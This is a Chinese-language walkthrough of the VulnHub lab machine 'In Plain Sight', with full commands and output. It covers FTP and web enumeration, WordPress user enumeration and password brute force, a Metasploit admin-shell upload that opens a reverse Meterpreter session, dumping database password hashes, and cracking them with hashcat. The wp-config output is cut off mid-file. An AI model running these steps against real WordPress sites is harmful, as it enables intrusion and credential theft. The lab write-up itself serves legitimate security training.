查看分析过程、攻击步骤与完整代码
#### 名称
名称:In Plain Sight: 1.0.1
发布日期:2019年12月2日
#### 下载
- Download: https://drive.google.com/file/d/19BZkANMJDL421KkiHVePlzc3Oa3wwzHU/view?usp=sharing
- Download (Mirror): https://download.vulnhub.com/inplainsight/inplainsight1.ova
- Download (Torrent): https://download.vulnhub.com/inplainsight/inplainsight1.ova.torrent
#### 描述
级别:初学者-中级
说明:使用VirtualBox构建/测试。启用DHCP。需要root才能读取flag
- Changelog 2019-12-02:v1.0.1 2019-11-22:v1.0
#### 信息收集
上nmap
``` bash
root@kali:~# nmap -sn -v 192.168.56.0/24
Nmap scan report for 192.168.56.108
Host is up (0.00027s latency).
MAC Address: 08:00:27:48:A5:6E (Oracle VirtualBox virtual NIC)
```
``` bash
root@kali:~# nmap -p- -v -sV -Pn 192.168.56.108
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
22/tcp open ssh OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
```
``` bash
root@kali:~# ftp 192.168.56.108
Connected to 192.168.56.108.
220 IPS Corp
Name (192.168.56.108:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 306 Nov 22 13:42 todo.txt
226 Directory send OK.
ftp> cat todo.txt
?Invalid command
ftp> get todo.txt
local: todo.txt remote: todo.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for todo.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.02 secs (14.9999 kB/s)
ftp> quit
221 Goodbye.
```
``` bash
root@kali:~# cat todo.txt
mike - please get ride of that worthless wordpress instance! it's a security ris
k. if you have privilege issues, please ask joe for assitance.
joe - stop leaving backdoors on the system or your access will be removed! y
our rabiit holes aren't enough for these elite cyber hacking types.
- boss person
```
没有什么有用的信息,继续寻找敏感信息

注意是index.htnl,打开此页面,随便点击一个地方

出现如下的上传页面

可以看到,该网页允许上传任何图像。因此,这里尝试上传图像,但成功了,但是当尝试上传.php文件时,网页给了一个错误。在进一步探索之后,该网页的URL引起了注意,可以看到它看起来像一个hash,因此我们将其复制并尝试使用john对其进行破解。
``` bash
root@kali:~# john pass
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
goodluck (?)
1g 0:00:00:00 DONE 2/3 (2020-01-12 20:31) 20.00g/s 3680p/s 3680c/s 3680C/s emily..iceman
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```
john破解hash的结果是:goodluck
在这一点上,我们只是被拖钓了。然后,我们尝试上传一个简单的.php文件,而在上传.php文件时,我们遇到以下错误:


但是这个错误导致我们进入了新页面“upload.php”。让我们检查此页面的源代码
``` bash
```
源代码末尾有一个注释。这是base64编码的文本,因此,使用以下命令对其进行解码:
``` bash
root@kali:~# echo ZmxvY2NpbmF1Y2luaWhpbGlwaWxpZmljYXRpb24K | base64 -d
floccinaucinihilipilification
```
不知道为什么这里解密字符串和结果和别人的walkthrough不一样,别人的是c28tZGV2LXdvcmRwcmVzcw==,解密出来是so-dev-wordpress
文本解码后,看起来像目录或网页。但是在探索之前,先看看是否有更多的页面。因此,使用dirbuster。
``` bash
root@kali:~# dirb http://192.168.56.108/
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Sun Jan 12 20:42:40 2020
URL_BASE: http://192.168.56.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.56.108/ ----
+ http://192.168.56.108/index.html (CODE:200|SIZE:10918)
+ http://192.168.56.108/info.php (CODE:200|SIZE:84111)
+ http://192.168.56.108/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://192.168.56.108/wordpress/
---- Entering directory: http://192.168.56.108/wordpress/ ----
+ http://192.168.56.108/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-content/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-includes/
+ http://192.168.56.108/wordpress/xmlrpc.php (CODE:405|SIZE:42)
---- Entering directory: http://192.168.56.108/wordpress/wp-admin/ ----
+ http://192.168.56.108/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/css/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/images/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/includes/
+ http://192.168.56.108/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/js/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/maint/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/network/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-admin/user/
---- Entering directory: http://192.168.56.108/wordpress/wp-content/ ----
+ http://192.168.56.108/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.56.108/wordpress/wp-content/plugins/
==> DIRECTORY: http://192.168.56.108/wordpress/wp-content/themes/
---- Entering directory: http://192.168.56.108/wordpress/wp-admin/network/ ----
+ http://192.168.56.108/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.108/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
---- Entering directory: http://192.168.56.108/wordpress/wp-admin/user/ ----
+ http://192.168.56.108/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.108/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
---- Entering directory: http://192.168.56.108/wordpress/wp-content/plugins/ ----
+ http://192.168.56.108/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)
---- Entering directory: http://192.168.56.108/wordpress/wp-content/themes/ ----
+ http://192.168.56.108/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```
有很多页面,结果显示CMS是wordpress,因此,可以使用wpscan浏览提到wordpress的两个指定页面。为此,请使用以下命令:
``` bash
root@kali:~# wpscan --url http://192.168.56.108/wordpress/ --enumerate
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team
Version 3.7.6
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N][+] URL: http://192.168.56.108/wordpress/
[+] Started: Sun Jan 12 20:45:08 2020
Interesting Finding(s):
[+] http://192.168.56.108/wordpress/
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://192.168.56.108/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.56.108/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] http://192.168.56.108/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.3 identified (Insecure, released on 2019-11-12).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.56.108/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.3'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.56.108/wordpress/, Match: 'WordPress 5.3'
[i] The main theme could not be detected.
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:00 <=======================> (320 / 320) 100.00% Time: 00:00:00
[i] No themes Found.
[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:01 <=====================> (2568 / 2568) 100.00% Time: 00:00:01
[i] No Timthumbs Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <==========================> (21 / 21) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Enumerating DB Exports (via Passive and Aggressive Methods)
Checking DB Exports - Time: 00:00:00 <==============================> (36 / 36) 100.00% Time: 00:00:00
[i] No DB Exports Found.
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:00 <===================> (100 / 100) 100.00% Time: 00:00:00
[i] No Medias Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=========================> (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] bossperson
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Sun Jan 12 20:45:16 2020
[+] Requests Done: 3094
[+] Cached Requests: 4
[+] Data Sent: 840.6 KB
[+] Data Received: 567.645 KB
[+] Memory used: 183.743 MB
[+] Elapsed time: 00:00:07
```
得到user为bossperson,同样,让枚举另一页。
``` bash
root@kali:~# wpscan --url http://192.168.56.108/so-dev-wordpress/ -U bossperson -P /usr/share/wordlists/dirb/common.txt
[+] Performing password attack on Wp Login against 1 user/s
Trying bossperson / zoom Time: 00:00:27 <========================> (4614 / 4614) 100.00% Time: 00:00:27
[i] No Valid Passwords Found.
```
找不到任何密码,但是不用担心,因为可以在另一页上运行相同的命令,请输入以下内容进行尝试:
``` bash
root@kali:~# wpscan --url http://192.168.56.108/so-dev-wordpress/ --enumerate
[i] User(s) Identified:
[+] mike
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```
找到用户名之后,运行下面的命令爆破密码:
``` bash
root@kali:~# wpscan --url http://192.168.56.108/so-dev-wordpress/ -U admin,mike -P /usr/share/wordlists/dirb/common.txt
[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - admin / admin1
Trying mike / zope Time: 00:00:36 <==============================> (4914 / 4914) 100.00% Time: 00:00:36
[i] Valid Combinations Found:
| Username: admin, Password: admin1
```
#### getshell
得到admin/admin1,终于找到了用户admin的密码。现在,使用msfconsole上传shell。通过Metasploit,使用exploit/unix/webapp/wp_admin_shell_upload。
``` bash
root@kali:~# msfdb run
[+] Starting database
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
=[ metasploit v5.0.68-dev ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set Pa
set PaSSWORD set PaYLOAD
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PA
set PASSWORD set PAYLOAD
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin1
PASSWORD => admin1
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.56.108
rhost => 192.168.56.108
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGET
set TARGET set TARGETURI
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /so-dev-wordpress
TARGETURI => /so-dev-wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Authenticating with WordPress using admin:admin1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /so-dev-wordpress/wp-content/plugins/RnhGIdzuxq/oElblRDrKY.php...
[*] Sending stage (38288 bytes) to 192.168.56.108
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.108:60668) at 2020-01-12 22:03:59 -0500
[+] Deleted oElblRDrKY.php
[+] Deleted RnhGIdzuxq.php
[+] Deleted ../RnhGIdzuxq
meterpreter > id
[-] Unknown command: id.
meterpreter > sysinfo
Computer : inplainsight
OS : Linux inplainsight 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64
Meterpreter : php/linux
```
成功使用msf拿到了shell,获得标准输出的shell
``` bash
meterpreter > shell
Process 1396 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("/bin/sh")'
sh: 0: getcwd() failed: No such file or directory
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
whoami
www-data
```
探索
``` bash
$ ls
ls
$ pwd
pwd
$ pwd
pwd
$ cd ..
cd ..
$ ls
ls
akismet hello.php index.php
$ pwd
pwd
/var/www/html/so-dev-wordpress/wp-content/plugins
$
$ cd ../..
cd ../..
$ ls
ls
index.php wp-blog-header.php wp-cron.php wp-mail.php
license.txt wp-comments-post.php wp-includes wp-settings.php
readme.html wp-config-sample.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config.php wp-load.php wp-trackback.php
wp-admin wp-content wp-login.php xmlrpc.php
$ pwd
pwd
/var/www/html/so-dev-wordpress
$ cat wp-config.php
cat wp-config.php
20/J+HW!D1-[XI1~~abSjE~8do)Rp]jt/~Q0s-6/!U,Norv{.+1xOh5+gnPr' );
define( 'SECURE_AUTH_KEY', 'nbfna5q3cP5/Gfaa`H`4{SklZTx+inPmf*uh!boz=K`bUSldsl?m`-{0FZ9Kdw4$' );
define( 'LOGGED_IN_KEY', 'UC8f4{^Z[9co/>[n*opw @Dtss(?~[dBQ/Xtbm8&/rx1{=Y^obQY`DE7ZYmHwSQT' );
define( 'NONCE_KEY', 'Z)O2rZ_IT6fNshPKa^RB:2?EU%a|tV91z,mWU$rfsoFnbUVKp4l;+z lrN4~T(9h' );
define( 'AUTH_SALT', ']C-xQeq^*m$$yt:oLqg>b?+teMLO7~<#|j@(n/K~L!4 n{UCp%|$;;[_@6u]PHxT' );
define( 'SECURE_AUTH_SALT', '(rtGT9%Jv uX95E&!tdiTZ7X19u:ak_B_L@YOeRq6eLf.bWV{7|0Kn2JjOmk~[~l' );
define( 'LOGGED_IN_SALT', '1cC3onJs2/0; 5R91DS]m>i|-P1 show databases;
show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| sodevwp |
+--------------------+
2 rows in set (0.000 sec)
MariaDB [(none)]> use sodevwp;
use sodevwp;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [sodevwp]> show tables;
show tables;
+----------------------------+
| Tables_in_sodevwp |
+----------------------------+
| sodevwp_commentmeta |
| sodevwp_comments |
| sodevwp_links |
| sodevwp_options |
| sodevwp_postmeta |
| sodevwp_posts |
| sodevwp_term_relationships |
| sodevwp_term_taxonomy |
| sodevwp_termmeta |
| sodevwp_terms |
| sodevwp_usermeta |
| sodevwp_users |
+----------------------------+
12 rows in set (0.000 sec)
MariaDB [sodevwp]> select * from sodevwp_users;
select * from sodevwp_users;
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+-------------+--------------+
| 1 | admin | $P$BD/ZmfBIhgjHKtkLpPKfhr2t5EDgZA. | admin | admin@local.lan | | 2019-11-22 03:41:57 | | 0 | admin |
| 2 | mike | $P$B3halPOgh4jqI1tDelkv5TGAHnaOC01 | mike | mike@local.lan | | 2019-11-22 03:44:25 | | 0 | mike |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+-------------+--------------+
2 rows in set (0.001 sec)
```
成功使用上述命令后,将发现以下两个hash值:
``` bash
$P$BD/ZmfBIhgjHKtkLpPKfhr2t5EDgZA.(admin)
$P$B3halPOgh4jqI1tDelkv5TGAHnaOC01(mike)
```
将2条hash值保存后,用hashcat破解如下所示,电脑是GTX-1070 8GB显存的显卡,一秒出密码,非常给力,比用john破解快多了
``` bash
D:\hashcat-5.1.0\hashcat-5.1.0>hashcat64.exe -a 0 -m 400 password.txt D:/wordlists/rockyou.txt
hashcat (v5.1.0) starting...
* Device #1: Intel's OpenCL runtime (GPU only) is currently broken.
We are waiting for updated OpenCL drivers from Intel.
You can use --force to override, but do not report related errors.
* Device #3: WARNING! Kernel exec timeout is not disabled.
This may cause "CL_OUT_OF_RESOURCES" or related errors.
To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlInit(): Unknown Error
OpenCL Platform #1: Intel(R) Corporation
========================================
* Device #1: Intel(R) UHD Graphics 630, skipped.
* Device #2: Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, skipped.
OpenCL Platform #2: NVIDIA Corporation
======================================
* Device #3: GeForce GTX 1070, 2048/8192 MB allocatable, 16MCU
Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers:
* Zero-Byte
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.
Watchdog: Temperature abort trigger set to 90c
Dictionary cache hit:
* Filename..: D:/wordlists/rockyou.txt
* Passwords.: 14344360
* Bytes.....: 139921318
* Keyspace..: 14344360
$P$B3halPOgh4jqI1tDelkv5TGAHnaOC01:skuxdelux
$P$BD/ZmfBIhgjHKtkLpPKfhr2t5EDgZA.:admin1
Session..........: hashcat
Status...........: Cracked
Hash.Type........: phpass, WordPress (MD5), phpBB3 (MD5), Joomla (MD5)
Hash.Target......: password.txt
Time.Started.....: Mon Jan 13 11:20:12 2020 (2 secs)
Time.Estimated...: Mon Jan 13 11:20:14 2020 (0 secs)
Guess.Base.......: File (D:/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........: 1199.8 kH/s (6.61ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.........: 1048576/28688720 (3.66%)
Rejected.........: 0/1048576 (0.00%)
Restore.Point....: 0/14344360 (0.00%)
Restore.Sub.#3...: Salt:1 Amplifier:0-1 Iteration:8064-8192
Candidates.#3....: 123456 -> chadj85
Hardware.Mon.#3..: N/A
Started: Mon Jan 13 11:20:09 2020
Stopped: Mon Jan 13 11:20:15 2020
```
